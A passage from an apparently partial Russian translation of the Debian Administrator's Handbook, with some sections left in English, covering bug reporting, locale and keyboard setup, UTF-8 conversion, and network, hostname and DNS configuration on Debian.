Чем вежливее и точнее вы задали вопрос, тем выше ваши шансы получить ответ или, как минимум, какую-нибудь подсказку. Если вы получили ответ в частном письме, то подумайте о публикации этой информации для общей пользы. Позвольте вашим последователям, которые столкнутся с этой проблемой, найти решение в архивах списка рассылки с помощью поисковых систем.

7.2.4. Отчёт об ошибке в случае сложной проблемы

Если все ваши усилия по устранению проблемы не привели к результату, то возможно, что решение находится вне вашей компетенции и проблема является следствием ошибки в программе. В таком случае следует сообщить об ошибке в Debian или непосредственно разработчикам. Для этого вам необходимо максимально изолировать проблему и создать минимально необходимую тестовую ситуацию, в которой она может быть воспроизведена. Если вам известна программа, являющаяся источником проблемы, то вы можете установить соответствующий пакет с помощью команды `dpkg -S file_in_question`. Проверьте также систему отслеживания ошибок (<https://bugs.debian.org/package>) чтобы удостовериться, что отчёт там ещё не заведён. Затем вы можете отправить свой собственный отчёт командой `reportbug`, включив в него как можно больше информации, в частности, полное описание минимального тестового случая, который позволит воспроизвести ошибку.

В этой главе приведены методы эффективного решения тех вопросов, что могут возникнуть при чтении следующих глав. Используйте их при первой необходимости!

Глава 8. Базовая конфигурация: Сеть, Аккаунты, Печать...

Компьютер с новой инсталляции, созданной с помощью **debian-installer** в большинстве случаев функционалены, но некоторые службы требуют определённой настройки. Более того, всегда полезно знать как поменять некоторые настройки, которые были сделаны во время установки системы.

Данная глава включает в себя все, что можно назвать "базовой настройкой": сеть, язык и локали, пользователи и группы, печать, точки монтирования и т. п.

8.1. Настройка системы для использования с другим языком

Если при установке системы был использован французский язык, он будет в дальнейшем использоваться как язык системы по умолчанию. Однако полезно знать, как можно его поменять при необходимости.

ИНСТРУМЕНТ Команда `locale` отображает текущую настройку - какой язык в настоящее время установлен в системе как основной

Команда **locale** отображает суммарно различные параметры конфигурации текущей локали (представление даты, чисел и т. п.) в форме групп стандартных переменных окружения, которые предназначены для динамического изменения тех настроек.

8.1.1. Установка языка по умолчанию

Локаль представляет собой группу региональных настроек. Они включают в себя не только язык текста, но и формат отображения чисел, дат, времени и денежных сумм, а также алфавитные правила сравнения (чтобы правильно учитывать диакритические знаки). Хотя каждый из этих параметров может быть установлен независимо от остальных, мы обычно используем локаль, которая является согласованным набором значений всех параметров, соответствующих «региону» в самом широком смысле. Локали обычно указаны в форме *код-языка_Код-страны*, а иногда с суффиксом, для указания набора символов и кодировки, которые будут использоваться. Это позволяет решить идиоматические или типографские различия между различными регионами с одинаковым языком.

КУЛЬТУРА Набор символов (кодировка)

Исторически сложилось так, что каждый язык имеет связанный «набор символов» (группа известных символов) и предпочтительную «кодировку» (внутреннее представление символов внутри компьютера).

Наиболее популярные кодировки для языков, созданных на базе латиницы, были ограничены 256 символами, потому что для каждого символа использовался 1 байт. Поскольку 256-ю символами невозможно было охватить все буквы европейских языков, появилась необходимость в других кодировках, так, среди других, появились ISO-8859-1 (также известный как «Латиница 1») вплоть до ISO-8859-15 (также известный как «Латиница 9»).

Работа с иностранными языками часто подразумевает регулярное переключение между различными наборами символов и кодировками. Кроме того написание многоязычных документов привели к дальнейшим, почти неразрешимым проблемам. Юникод (супер-каталог почти всех систем письменности из всех языков мира) был создан для решения этой проблемы. Одной из кодировок Юникода UTF-8, сохраняет все 128 символов ASCII (7-битные коды), но по-разному обрабатывает другие символы. Их предваряет конкретная управляющая последовательность из нескольких битов, которая определяет длину символа. Это позволяет кодировать все символы Юникода в последовательность одного или более байтов. Его использование популяризировало то обстоятельство, что это кодировка по умолчанию в XML-документах.

Эта кодировка должна использоваться повсеместно и таким образом используется по умолчанию на системах Debian.

Пакет locales включает все элементы, необходимые для надлежащего функционирования «локализации» в различных приложениях. Во время установки этот пакет попросит выбрать набор поддерживаемых языков. Этот набор можно изменить в любое время, запустив **dpkg-reconfigure locales** являясь администратором.

Первый вопрос приглашает вас выбрать «языки» для поддержки. Выбор всех английских языков (то есть начинающиеся с «en_») является разумным выбором. Можно также включить другие языки, если машина будет использоваться иноязычными пользователями. Список языков хранится в файле `/etc/locale.gen`. Можно отредактировать этот файл вручную, но вы должны запустить **locale-gen** после любых изменений. Это создаст необходимые файлы для добавленных языков и удалит все неиспользуемые файлы.

Второй вопрос, озаглавленный «Локаль по умолчанию для системной среды», запрашивает языковой стандарт по умолчанию. Для России используйте «ru_RU.UTF-8». Рекомендуемый выбор в США является «en_US.UTF-8», канадцы предпочитают либо «en_CA.UTF-8» или, для французского языка, «fr_CA.UTF-8». Файл `/etc/default/locale` будет изменен для хранения результатов выбора. Он будет использоваться для всех пользовательских сессий, PAM будет вводить его содержание в переменную среды `LANG`.

The `locales-all` package contains the precompiled locale data for all supported locales.

ЗА КУЛИСАМИ `/etc/environment` и `/etc/default/locale`

Файл `/etc/environment` предоставляет возможность использовать **login**, **gdm** или даже **ssh** с правильными переменными среды.

Эти приложения не создают эти переменные напрямую, а используют модуль PAM (`pam_env.so`). PAM (подключаемый модуль аутентификации) — это модульная библиотека централизации механизмов аутентификации, сессии инициализации и управления паролями. См. [Раздел 11.7.3.2, «Configuring PAM»](#) для примера конфигурации PAM.

Файл `/etc/default/locale` работает аналогично, но содержит только переменную среды `LANG`. Благодаря такому разделению некоторые пользователи PAM могут наследовать

полноценную среду без локализации. Действительно, как правило не рекомендуется запускать серверные программы с включённой локализацией; с другой стороны локализация и региональные параметры рекомендуются для программ, которые открывают сеансы пользователей.

8.1.2. Настройка клавиатуры

Даже если раскладка клавиатуры осуществляется по-разному в консоли и в графическом режиме, Debian предлагает единый конфигурационный интерфейс, который работает для обоих режимов: он основан на `debconf` и реализован в пакете `keyboard-configuration`. Таким образом, команда **`dpkg-reconfigure keyboard-configuration`** может использоваться в любое время для смены раскладки клавиатуры.

Сомнения есть в соответствии раскладки физической клавиатуре (стандартная компьютерная клавиатура в США - это “Generic 104 key” - то есть обычная, стандартная), кроме того изменения раскладки (обычно “US”), и расположение клавиши AltGr (правая Alt). И в завершении обычно возникает вопрос о клавише, используемой как “Compose key”, которая позволяет вводить специальные символы посредством сочетания клавиш. Выполняя последовательно **`Compose ' e`** и будет создан специальный символ е-острый(“é”). Все эти сочетания клавиш описаны в файле `/usr/share/X11/locale/en_US.UTF-8/Compose` (или в другом файле, определенном, согласно настоящей локали, и указывать в файле `/usr/share/X11/locale/compose.dir`).

Note that the keyboard configuration for graphical mode described here only affects the default layout; the GNOME and KDE Plasma environments, among others, provide a keyboard control panel in their preferences allowing each user to have their own configuration. Some additional options regarding the behavior of some particular keys are also available in these control panels.

8.1.3. Переход на UTF-8

Подводя итоги, можем констатировать тот факт, что перекодирование в UTF-8 наконец-то получило долгожданное решение, ранее тормозящееся из-за многочисленных затруднений с совместимостью. Теперь устраниены препятствия и помехи для международного обмена и произвольные ограничения на алфавит, который теперь может быть использован в документах. Единственной отрицательной стороной было, что пришлось пройти через довольно затруднительную переходную стадию. Поскольку это еще не является сейчас общемировым стандартом (так как одновременный переход всех компьютеров в мире на UTF-8 не может произойти одномоментно), необходимо все же в настоящее время еще выполнить две операции преобразования: одна - работа по перекодированию содержания файла и другая - тоже с именем файла. К счастью, основная часть самой процедуры перекодирования на UTF-8 уже выполнена и в данный момент мы дискутируем на эту тему в значительной степени для справки.

КУЛЬТУРА Крокозябры и интерпретация ошибок

Когда текст посылают (или сохраняют) не уведомляя получателя о том, какую кодировку использовал отправитель, получатель не всегда имеет возможность уверенно определить - каким подходящим инструментом ему надо воспользоваться, чтобы понять смысл полученного набора байтов. Первой идеей у вас может возникнуть мысль - получить статистику о расположении значений, представленных в тексте, но это не всегда дает правильный ответ. Когда система перекодирования текста выбирает для чтения файла кодировку, отличающуюся от той, что использовалась при записи файла, байты будут неверно истолкованы, и вы получите, в лучшем случае, ошибки на некоторых символах, или, в худшем - некий комплект кое-чего неразборчивого.

Таким образом, если текст на французском при просмотре выглядит нормально, за исключением диакритических знаков и конечно символов, которые появляются для замены комбинации символов, похожие на “Ã©” или “Ã™” или “Ã§”, то в данном случае возможно файл закодирован как UTF-8, но интерпретируется как ISO-8859-1 или ISO-8859-15. Это говорит о том, что локальная система на данном компьютере еще не переведена на UTF-8. В другом случае, вы видите места, помеченные вопросами, взамен диакритических знаков — даже если эти, маркованные вопросами, места возможно и будут перезаписывать и символ, следующий за диакритической буквой — тогда вероятнее всего, ваша система уже настроена на работу с UTF-8 а вам прислали документ, созданный в Западной кодировке

ISO.

Такого рода случаи относятся к “простым”. И они возникают только в Западной культуре. Это связано с тем, что когда был создан Unicode (и UTF-8), то постарались найти общие точки соприкосновения (совпадения символов) для исторически сложившихся наборов символов (кодировки) для Западных языков, базирующихся на латинском алфавите, что позволило распознавать части текста даже в случаях, когда некоторые символы отсутствуют.

В более сложных конфигурациях, например в случае, который включает в себя два окружения (среды), согласованные с двумя различными языками, при этом эти языки созданы на базе непохожих алфавитов. В таком варианте вы часто получите комплект нечитаемых результатов — серию абстрактных символов, не имеющих ничего общего друг с другом. Это, главным образом, связано с Азиатскими языками, и обусловлено их многочисленными языками и системами для записи. Японское слово *tojibake* (крокозябры) был позаимствован (у них) для описания этого явления. Когда появляется такая ситуация, диагностировать причину становится сложнее и наипростейшим решением очень часто является принятие решения о переходе на UTF-8 для обоих окружений (сред).

Касательно перекодирования имени файла из одной кодировки в другую - это можно сделать относительно просто. Инструмент (программа) **convmv** (в пакете с похожим именем) была создана специально для такого случая; это позволит переименовать названия файлов из одной кодировки в другую. Использование этого инструмента относительно просто, но мы рекомендуем делать это за два шага - чтобы избежать сюрпризов. Следующий пример иллюстрирует это - окружающая среда на компьютере настроена на UTF-8, и имеются каталоги, чьи имена составлены в кодировке ISO-8859-15, и использование упомянутой выше программы **convmv** переименует их.

```
$ ls travail/
Icônes ?l?ments graphiques Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/?l?ments graphiques"          "travail/Éléments graphi
mv "travail/Icônes"           "travail/Icônes"
No changes to your files done. Use --notest to finally rename the
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/?l?ments graphiques"          "travail/Éléments graphi
mv "travail/Icônes"           "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques Icônes Textes
```

Для перекодирования содержимого файла, процедура предобразования

более сложна и это обусловлено многочисленным разнообразием существующих форматов файлов. Некоторые форматы файлов включают в себя кодирующую информацию. Это облегчает задачу программам, которые используют эту внутреннюю информацию при обработке файлов. В обычном случае этого бывает достаточно, чтобы открыть файлы и пересохранить их, установив в момент сохранения кодировку UTF-8. В других случаях, вы должны указать исходную кодировку при открытии файла (ISO-8859-1 или “Западная”, или ISO-8859-15 or “Западная (Евро)”, в соответствии с формулировками).

Для простых текстовых файлов, вы можете использовать команду **recode** (в пакете с похожим именем), которая позволит автоматически перекодировать. Это средство имеет многочисленные опции, так что вы можете поиграть с его поведением. Мы рекомендуем вам консультироваться с документацией, man-страница - recode(1), или инфо-страница the recode (более полный).

8.2. Настройка Сети

К ОСНОВАМ Необходимое понятие о сети (Ethernet, IP адрес, подсети, широковещательная рассылка пакетов)

Most modern local networks use the Ethernet protocol, where data is split into small blocks called frames and transmitted on the wire one frame at a time. Data speeds vary from 10 Mb/s for older Ethernet cards to 100 Gb/s in the newest cards (with the most common rate currently growing from 100 Mb/s to 10 Gb/s). The most widely used cables are called 10BASE-T, 100BASE-T, 1000BASE-T, 10GBASE-T and 40GBASE-T, depending on the throughput they can reliably provide (the T stands for “twisted pair”); those cables end in an RJ45 connector. There are other cable types, used mostly for speeds of 10 Gb/s and above.

IP-адрес представляет собой номер, используемый для идентификации сетевого интерфейса на компьютере, на локальной сети или в Интернете. В настоящее время наиболее распространенной версией протокола является IP (IPv4). Номер IP кодируется в 32 бита, и обычно представляет из себя 4 блока 3-х значных чисел, разделенных точками (например 192.168.0.1), значение каждого блока находится в интервале от 0 до 255 (включительно, что соответствует 8-ми битной кодировке). Следующая версия протокола IPv6 расширяет адресное пространство до 128-бит, а сами адреса обычно представляют из себя последовательность из шестнадцатеричных чисел, разделенные на колонки через двоеточие (например, 2001:0db8:13bb:0002:0000:0000:0020, или 2001:db8:13bb:2::20 для краткости).

Маска подсети (netmask) определяется в двоичном коде, у которой адрес IP делится на две части - одна определяет адрес в наружной сети (например интернет), а вторая часть - определяет адрес машины во внутренней (локальной) сети. В примере, приведенном здесь, сконфигурирован статичный адрес IPv4, маска подсети, 255.255.255.0 (24 "1"-к и следом за ними 8 "0"-й в бинарном представлении, то есть 111111111111111111111100000000) указывает на то, что первые 24 бит статичного IP-адреса соотносятся с адресом в наружной сети (например интернет или, в крупной сети, - надсеть -то есть сеть, рангом выше), и другие 8 являются специфическими для данной машины. В IPv6, для удобочитаемости, только количество "1"-к выражено; маска сети для IPv6-сети может, таким образом, быть 64.

В IP-адресе, который приведен выше, номером машины является 0. Диапазон сетевых IPv4-адресов в сформированной сети часто синтаксически указывается следующим образом, *a.b.c.d/e*, в котором *a.b.c.d* является сетевым адресом и *e* - количество бит затрагивающие сетевую часть в IP-адресе. Пример сети, таким образом, можно записать: 192.168.0.0/24. Похожий синтаксис и в IPv6: 2001:db8:13bb:2::/64.

Маршрутизатор представляет собой устройство, которое соединяет несколько сетей друг с другом. Весь трафик, проходящий через маршрутизатор, направляется в нужную сеть. Для этого, маршрутизатор анализирует входящие пакеты и перенаправляет их в соответствии с IP-адресом места их конечного назначения. Маршрутизатор часто знают как шлюз; в этой конфигурации, он работает как машина, которая помогает выйти за пределы своей

локальной сети (по направлению к расширенной сети, такой как Интернет).

Специальный широковещательный адрес (broadcast address - xxx.xxx.xxx.255) устанавливает непосредственную связь всех станций в сети. Почти никогда не “направляется по определённому маршруту”, его функции в сети - рассылка компьютерам данной сети дейтаграмм. Следовательно, это значит, что пакеты с данными, адресованные в этот специальный широковещательный адрес никогда не проходят через маршрутизатор (broadcast address выполняют функцию только внутри сети).

Данная глава посвящена адресам IPv4, поскольку они сейчас наиболее часто используются. К особенностям протокола IPv6 мы обращаемся в разделе [Раздел 10.6. «IPv6»](#), но основные принципы остаются теми же.

The network is automatically configured during the initial installation. If Network Manager gets installed (which is generally the case for full desktop installations), then it might be that no configuration is actually required (for example, if you rely on DHCP on a wired connection and have no specific requirements). If a configuration is required (for example, for a WiFi interface), then it will create the appropriate file in `/etc/NetworkManager/system-connections/`.

NOTE NetworkManager

If Network Manager is particularly recommended in roaming setups (see [Раздел 8.2.5. «Автоматическая настройка сети для мобильных пользователей»](#)), it is also perfectly usable as the default network management tool. You can create “System connections” that are used as soon as the computer boots either manually with a .ini-like file in `/etc/NetworkManager/system-connections/` or through a graphical tool (**nm-connection-editor**). If you were using ifupdown, just remember to deactivate the entries in `/etc/network/interfaces` that you want Network Manager to handle.

- <https://wiki.gnome.org/Projects/NetworkManager/SystemSettings>
- <https://developer.gnome.org/NetworkManager/1.14/ref-settings.html>

If Network Manager is not installed, then the installer will configure ifupdown by creating the `/etc/network/interfaces` file. A line starting with auto gives a list of interfaces to be automatically configured on boot by the networking service. When there are many interfaces, it is good practice to keep the configuration in different files inside `/etc/network/interfaces.d/`.

In a server context, ifupdown is thus the network configuration tool that you usually get. That is why we will cover it in the next sections.

8.2.1. Интерфейс Ethernet

Если компьютер имеет Ethernet-карту, IP-сеть, что будет с ней связана это должно быть настроено выбирая один из двух методов. Простейшим методом является динамическая настройка с DHCP, и это потребует установки DHCP-сервера в локальной сети. Здесь же можно определить имя вашего компьютера, которое будет соответствовать имени `hostname` в примере ниже. Запущенный DHCP-сервер рассыпает информацию о том, как настроена сеть, всем компьютерам в локальной сети.

Пример 8.1. Настройка DHCP

```
auto enp0s31f6
iface enp0s31f6 inet dhcp
    hostname arrakis
```

IN PRACTICE Names of network interfaces

By default, the kernel attributes generic names such as `eth0` (for wired Ethernet) or `wlan0` (for WiFi) to the network interfaces. The number in those names is a simple incremental counter representing the order in which they have been detected. With modern hardware, that order might change for each reboot and thus the default names are not reliable.

Fortunately, `systemd` and `udev` are able to rename the interfaces as soon as they appear. The default name policy is defined by `/lib/systemd/network/99-default.link` (see `systemd.link(5)` for an explanation of the `NamePolicy` entry in that file). In practice, the names are often based on the device's physical location (as guessed by where they are connected) and you will see names starting with `en` for wired ethernet and `wl` for WiFi. In the example above, the rest of the name indicates, in abbreviated form, a PCI (p) bus number (0), a slot number (s31), a function number (f6).

Obviously, you are free to override this policy and/or to complement it to customize the names of some specific interfaces. You can find out the names of the network interfaces in the output of `ip addr` (or as filenames in `/sys/class/net/`).

In some corner cases it might be necessary to disable the consistent naming of network devices as described above. Besides changing the default `udev` rule it is also possible to boot the system using the `net.ifnames=0` and `biosdevname=0` kernel parameters to achieve that.

В варианте с выбором “статичной” настройкой сети необходимо установить фиксированные значения. Это включает в себя, по меньшей

мере, IP-адрес и маску подсети; а также иногда необходимо указать сетевые и широковещательные адреса. Маршрутизатор, соединяющий с внешним миром, будет обозначен как шлюз.

Пример 8.2. Настройка статического IP-адреса

```
auto enp0s31f6
iface enp0s31f6 inet static
    address 192.168.0.3/24
    broadcast 192.168.0.255
    network 192.168.0.0
    gateway 192.168.0.1
```

ЗАМЕТКА Настройка нескольких адресов

Можно взаимно увязать не только несколько интерфейсов с одной, физически установленной в компьютер, сетевой картой, но также присвоить несколько IP-адресов на одиночный интерфейс. Запомните также, что IP-адрес может соответствовать любому количеству имен через DNS, и что имя также может быть соотнесено с любым количеством пронумерованных IP-адресов.

Как вы уже наверное догадались, конфигурация сети может быть достаточно сложной, но те опции обычно используются только в очень специфических случаях. Примеры, приведенные здесь, характерны для обычных конфигураций.

8.2.2. Wireless Interface

Getting wireless network cards to work can be a bit more challenging. First of all, they often require the installation of proprietary firmwares which are not installed by default in Debian. Then wireless networks rely on cryptography to restrict access to authorized users only, this implies storing some secret key in the network configuration. Let's tackle those topics one by one.

8.2.2.1. Installing the required firmwares

First you have to enable the non-free repository in APT's sources.list file: see [Раздел 6.1, «Содержимое файла sources.list»](#) for details about this file. Many firmwares are proprietary and are thus located in this repository. You can try to skip this step if you want, but if the next step doesn't find the required firmware, retry after having enabled the non-free section.

Then you have to install the appropriate `firmware-*` packages. If you don't know which package you need, you can install the `isenkram` package and run its `isenkram-autoinstall-firmware` command. The packages are often named after the hardware manufacturer or the corresponding kernel module: `firmware-iwlwifi` for Intel wireless cards, `firmware-atheros` for Qualcomm Atheros, `firmware-ralink` for Ralink, etc. A reboot is then recommended because the kernel driver usually looks for the firmware files when it is first loaded and no longer afterwards.

8.2.2.2. Wireless specific entries in /etc/network/interfaces

`ifupdown` is able to manage wireless interfaces but it needs the help of the `wpa_supplicant` package which provides the required integration between `ifupdown` and the `wpa_supplicant` command used to configure the wireless interfaces (when using WPA/WPA2 encryption). The usual entry in `/etc/network/interfaces` needs to be extended with two supplementary parameters to specify the name of the wireless network (aka its SSID) and the *Pre-Shared Key* (PSK).

Пример 8.3. DHCP configuration for a wireless interface

```
auto wlp4s0
iface wlp4s0 inet dhcp
    wpa-ssid Falcot
    wpa-psk ccb290fd4fe6b22935cbae31449e050edd02ad44627b16ce0151668
```

The `wpa-psk` parameter can contain either the plain text passphrase or its hashed version generated with `wpa_passphrase SSID passphrase`. If you use an unencrypted wireless connection, then you should put a `wpa-key-mgmt NONE` and no `wpa-psk` entry. For more information about the possible configuration options, have a look at `/usr/share/doc/wpasupplicant/README.Debian.gz`.

At this point, you should consider restricting the read permissions on `/etc/network/interfaces` to the root user only since the file contains a private key that not all users should have access to.

HISTORY WEP encryption

Usage of the deprecated WEP encryption protocol is possible with the `wireless-tools` package. See `/usr/share/doc/wireless-tools/README.Debian` for instructions.

8.2.3. Подключение с PPP через PSTN-модем

При использовании протокола точка-точка (PPP) устанавливается постоянное соединение с передачей сигналов прерывистым методом; этот вариант является наиболее общим решением для соединения, основанного на телефонном модеме (“PSTN модем”, в данном случае соединение осуществляется поверх телефонной сети общего пользования).

Для соединения с провайдером через телефонный modem необходимо получить у провайдера account (имя для входа), который включает в себя также номер телефона, фамилию-имя-отчество, пароль, и, иногда необходимо указать - какой протокол проверки подлинности надо использовать. Такого рода соединения настраиваются с применением инструмента **pppconfig**, расположенного в Debian пакете с похожим именем. По умолчанию, он устанавливает соединение с именем provider (к примеру с именем вашего Интернет-провайдера). Если вы сомневаетесь, какой протокол проверки подлинности надо применить, выбирайте PAP: его применяют большинство Интернет-сервис провайдеров.

После настройки, становится возможным подсоединиться используя команду **pon** (давая ей имя соединения как параметр, когда установленное по умолчанию значение provider не подходит). Отключить это соединение можно с командой **poff**. Указанные две команды могут быть выполнены пользователем администратором (root), или любым другим пользователем, включенным в группу **dip**.

8.2.4. Подключение через ADSL модем

Общим названием “ADSL модем” обозначают большую группу устройств с очень различными функциями. Модемы, что могут быть запросто использованы с Linux имеют в своем составе интерфейс Ethernet (а не только интерфейс USB). Это направление (развития модемов с интегрированным интерфейсом Ethernet) становится все более популярным. Большинство Интернет провайдеров, оказывающих услуги по предоставлению доступа в интернет по технологии ADSL, предлагают пользователям долгосрочную ссуду или дают в аренду “коробку” с интерфейсом Ethernet. В зависимости от типа модема, параметры их настройки могут изменяться в широком диапазоне.

8.2.4.1. Модемы, поддерживающие протокол PPPoE

Некоторые Ethernet - модемы работают с протоколом PPPOE (Point to Point Protocol over Ethernet - протокол "точка-точка поверх Интернет"). Инструмент **pppoeconf** (из пакета с похожим именем) настраивает такое соединение. Для этого, он изменяет файл с настройками провайдера `/etc/ppp/peers/dsl-provider` и записывает данные для входа (login) в файлы `/etc/ppp/pap-secrets` и `/etc/ppp/chap-secrets`. Мы рекомендуем принять все, предложенные командой, изменения.

Как только настройка будет закончена, вы можете открыть ADSL-соединение с командой **pon dsl-provider** или закрыть с **poff dsl-provider**.

СОВЕТ Включите команду `ppp` в автостарт (`boot`)

PPP соединение поверх ADSL является, по определению, неустойчивым. Поскольку оно обычно не тарифицируется по времени, у пользователя появляется соблазн держать его всегда открытыми. Однако имеется и несколько минусов такого решения. Стандартным решением для этого является использование системы инициализации (init).

With systemd, adding an automatically restarting task for the ADSL connection is a simple matter of creating a “unit file” such as `/etc/systemd/system/adsl-connection.service`, with contents such as the following:

```
[Unit]
Description=ADSL connection

[Service]
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always

[Install]
WantedBy=multi-user.target
```

Как только этот unit file будет создан, его надо будет включить командой **systemctl enable adsl-connection**. Этот цикл можно запустить вручную командой **systemctl start adsl-connection**; также он будет автоматически запущен при старте системы.

На системах, не использующих **systemd** (включая Wheezy и более ранние версии Debian), стандартная система инициализации SystemV работает по-другому. На таких системах, все, что нужно — это добавить в конец файла `/etc/inittab` строку, аналогичную следующей; при разрыве соединения **init** его переподключит.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

Для ADSL соединений, выполняющих автоворывание ежедневно, этот способ сокращает длительность прерывания.

8.2.4.2. Модемы, поддерживающие PPTP

PPTP (туннельный протокол типа точка-точка - Point-to-Point Tunneling Protocol) был создан компанией Microsoft. Его использование брало свое начало от ADSL, однако очень быстро было заменено на PPPOE. Если вас принуждают использовать этот протокол, то смотрите [Раздел 10.3.4, «PPTP»](#).

8.2.4.3. Модемы, поддерживающие DHCP

Когда модем подключен к компьютеру кабелем Ethernet (перекрестный кабель - crossover cable), обычно на компьютере вы настраиваете сетевое соединение с помощью DHCP, а модем работает как шлюз (gateway) и берет на себя заботу о маршрутизации (то есть управляет сетевым трафиком между компьютером и Интернет).

КОСНОВАМ Перекрестный (crossover) кабель для прямого соединения Ethernet

Компьютерные сетевые карты ожидают получать данные по конкретным проводам (жилкам)

в кабеле и посылают такие же данные по другим. При подключении компьютера к локальной сети, обычно вы соединяете кабелем (прямым или перекрестным) сетевую карту с концентратором или коммутатором. Однако, если вы хотите соединить между собою два компьютера напрямую (без концентратора или коммутатора) необходимо направлять сигнал, посылаемый одной картой в получающую часть другой карты, и наоборот. Для этого предназначен перекрестный кабель, и это основание его использования.

Note that this distinction has become almost irrelevant over time, as modern network cards are able to detect the type of cable present and adapt accordingly, so it won't be unusual that both kinds of cable will work in a given location.

Большинство “ADSL маршрутизаторов”, имеющихся сегодня в продаже, можно использовать так же, как ADSL модемы, которые предоставляют пользователям провайдеры Internet.

8.2.5. Автоматическая настройка сети для мобильных пользователей

Многие инженеры Falcot имеют портативный компьютер, который они используют и дома в рабочих целях. Настройки используемых сетевых подключений различны в зависимости от местоположения. Дома это может быть радиосвязь wifi (защищенная ключом WPA), а на рабочем месте проводная сеть для улучшения безопасности и большей полосы пропускания.

Чтобы избежать ручного подсоединения и отсоединения от интерфейса соответствующей сети, администраторы установили пакет network-manager (диспетчер связи) на те машины, которые осуществляют маршрутизацию. Это программное обеспечение позволяет пользователям быстро переключаться из одной сети в другую используя маленькую иконку, показанную в области уведомлений у них на графическом столе. Нажав на эту иконку можно увидеть все доступные сети (обе проводную и радиосвязь - wireless), и далее можно выбрать из них ту сеть, к которой пользователь хочет подсоединиться. Программа запоминает настройки сетей для переключения пользователя, чтобы было всегда соединение, и автоматически переключает на лучшую доступную сеть в случае обрыва связи.

Чтобы достичь такого результата, программа была разделена на 2 части: запущенный с правами администратора (root) процесс (daemon) активирует и настраивает сетевой интерфейс, и этот процесс контролирует пользовательский интерфейс. PolicyKit обрабатывает необходимые проверки авторизации для контроля этой программы и Debian настраивает PolicyKit таким образом, что участники группы netdev могут добавлять и изменять соединения Сетевого Диспетчера.

Network Manager knows how to handle various types of connections (DHCP, manual configuration, local network), but only if the configuration is set with the program itself. This is why it will systematically ignore all network interfaces in /etc/network/interfaces and /etc/network/interfaces.d/ for which it is not suited. Since Network

Manager doesn't give details when no network connections are shown, the easy way is to delete from /etc/network/interfaces any configuration for all interfaces that must be managed by Network Manager.

Обратите внимание, что эта программа устанавливается по умолчанию в случае, если в процессе первоначальной установки системы был выбран комплект программ “Окружение рабочего стола”.

8.3. Присваивание Имени Компьютеру (Hostname) и Настройка Службы Имен

Смысл присваивания IP-адресам имен, состоящих из слов, в том, чтобы облегчить людям их запоминание. В действительности, IP-адрес идентифицирующий сетевой интерфейс связан с устройством, таким как сетевая карта. Поскольку каждая машина может иметь несколько сетевых карт, и несколько сетевых интерфейсов на каждой карте, такой одиночный компьютер может иметь несколько имен в доменной системе имен.

Однако, вначале каждая машина идентифицируется по главному (или “каноническому”) имени, сохраненном в файле `/etc/hostname` и общается с Linux-ядром сценариями инициализации через команду **hostname**. Настоящее значение доступно в виртуальной файловой системе, и может быть получено с командой **cat /proc/sys/kernel/hostname**.

К ОСНОВАМ Виртуальные файловые системы `/proc/` и `/sys/`

Файлы, расположенные в древовидных каталогах `/proc/` и `/sys/`, образуют так называемую “виртуальную” файловую систему. Их практическое значение состоит в том, чтобы восстанавливать (читывать) информацию от ядра (помещенную тем в виртуальные файлы) и общаться с ним таким образом (записывая информацию в виртуальные файлы - для передачи ядру).

`/sys/` in particular is designed to provide access to internal kernel objects, especially those representing the various devices in the system. The kernel can, thus, share various pieces of information: the status of each device (for example, if it is in energy saving mode), whether it is a removable device, etc. Note that `/sys/` has only existed since kernel version 2.6. `/proc/` describes the current state of the kernel: the files in this directory contain information about the processes running on the system and its hardware.

Удивительным является то, что доменное имя не управляет подобным образом, а приходит в ядро извне от полного имени машины, которое той присвоено через систему разрешения имен. Вы можете изменить имя машины в файле /etc/hosts; просто запишите полное имя для машины там вначале перечня имен, связав его с адресом машины, как в следующем примере:

```
127.0.0.1      localhost  
192.168.0.1    arrakis.falcot.com arrakis
```

8.3.1. Разрешение Имен

Механизм разрешения имен в Linux модульный и может использовать различные источники информации, объявленные в файле `/etc/nsswitch.conf`. Запись `hosts` включает в себя порядок разрешения имен. По умолчанию эта запись содержит `files dns`, а это значит, что система вначале консультируется с файлом `/etc/hosts`, затем с указанными в нем DNS серверами. NIS/NIS+ или LDAP серверы являются другими возможными источниками.

ЗАМЕТКА NSS и DNS

Имейте в виду, что команды, специально предназначенные для DNS-запросов (особенно `host`) не используют стандартный механизм разрешения имен (NSS). Как следствие, они не принимают во внимание `/etc/nsswitch.conf`, и следовательно, не учитывают `/etc/hosts` также.

8.3.1.1. Настройка DNS-серверов

DNS (Служба доменных имен) является распределенной и иерархической службой, переводящей имена машин в IP-адреса (десятичные), и наоборот. В частности, она может превратить хорошо понятное людям имя, такое как `www.eyrolles.com` в реальный IP адрес, `213.244.11.247`.

Для доступа к информации, размещенной на DNS сервере, сам сервер должен быть доступен для того, чтобы передавать запросы дальше (ретранслировать). У Falcot Corp имеется свой DNS сервер, но индивидуальным пользователям более подойдет вариант использовать DNS сервер, предоставляемый их ISP (интернет-провайдером).

DNS серверы, которые будут использоваться, указываются в файле `/etc/resolv.conf`, по одному в строке, где вначале строки идет слово `nameserver`, а далее указан десятичный IP адрес (это при варианте статичного адреса IP вашей машины, при использовании DHCP здесь

будет другая запись), так как показано в следующем примере:

```
nameserver 212.27.32.176  
nameserver 212.27.32.177  
nameserver 8.8.8.8
```

Обратите внимание, что файл `/etc/resolv.conf` может быть обработан автоматически (и перезаписан) когда сетью или вашим одиноким компьютером управляет Диспетчер связи (NetworkManager) или этот файл сконфигурирован службой DHCP (или ваш модем может включать в себя такую возможность, как организация DNS сервера, следовательно такие настройки вы сделаете внутри него).

8.3.1.2. Файл `/etc/hosts`

If there is no name server on the local network, it is still possible to establish a small table mapping IP addresses and machine hostnames in the `/etc/hosts` file, usually reserved for local network stations. The syntax of this file as described in `hosts(5)` is very simple: each line indicates a specific IP address followed by the list of any associated names (the first being “completely qualified”, meaning it includes the domain name).

Этот файл доступен даже во время отключения от сети (интернета) или когда DNS серверы недоступны. Для того, чтобы в данных случаях все нормально работало необходимо, чтобы копия этого файла была расположена на каждой машине в вашей сети. Как только внесли изменения в этот файл на одной из машин, тут же необходимо скопировать его на все машины вашей сети. Это объясняет, почему файл `/etc/hosts` обычно содержит только самые важные записи (не перегружен другой информацией).

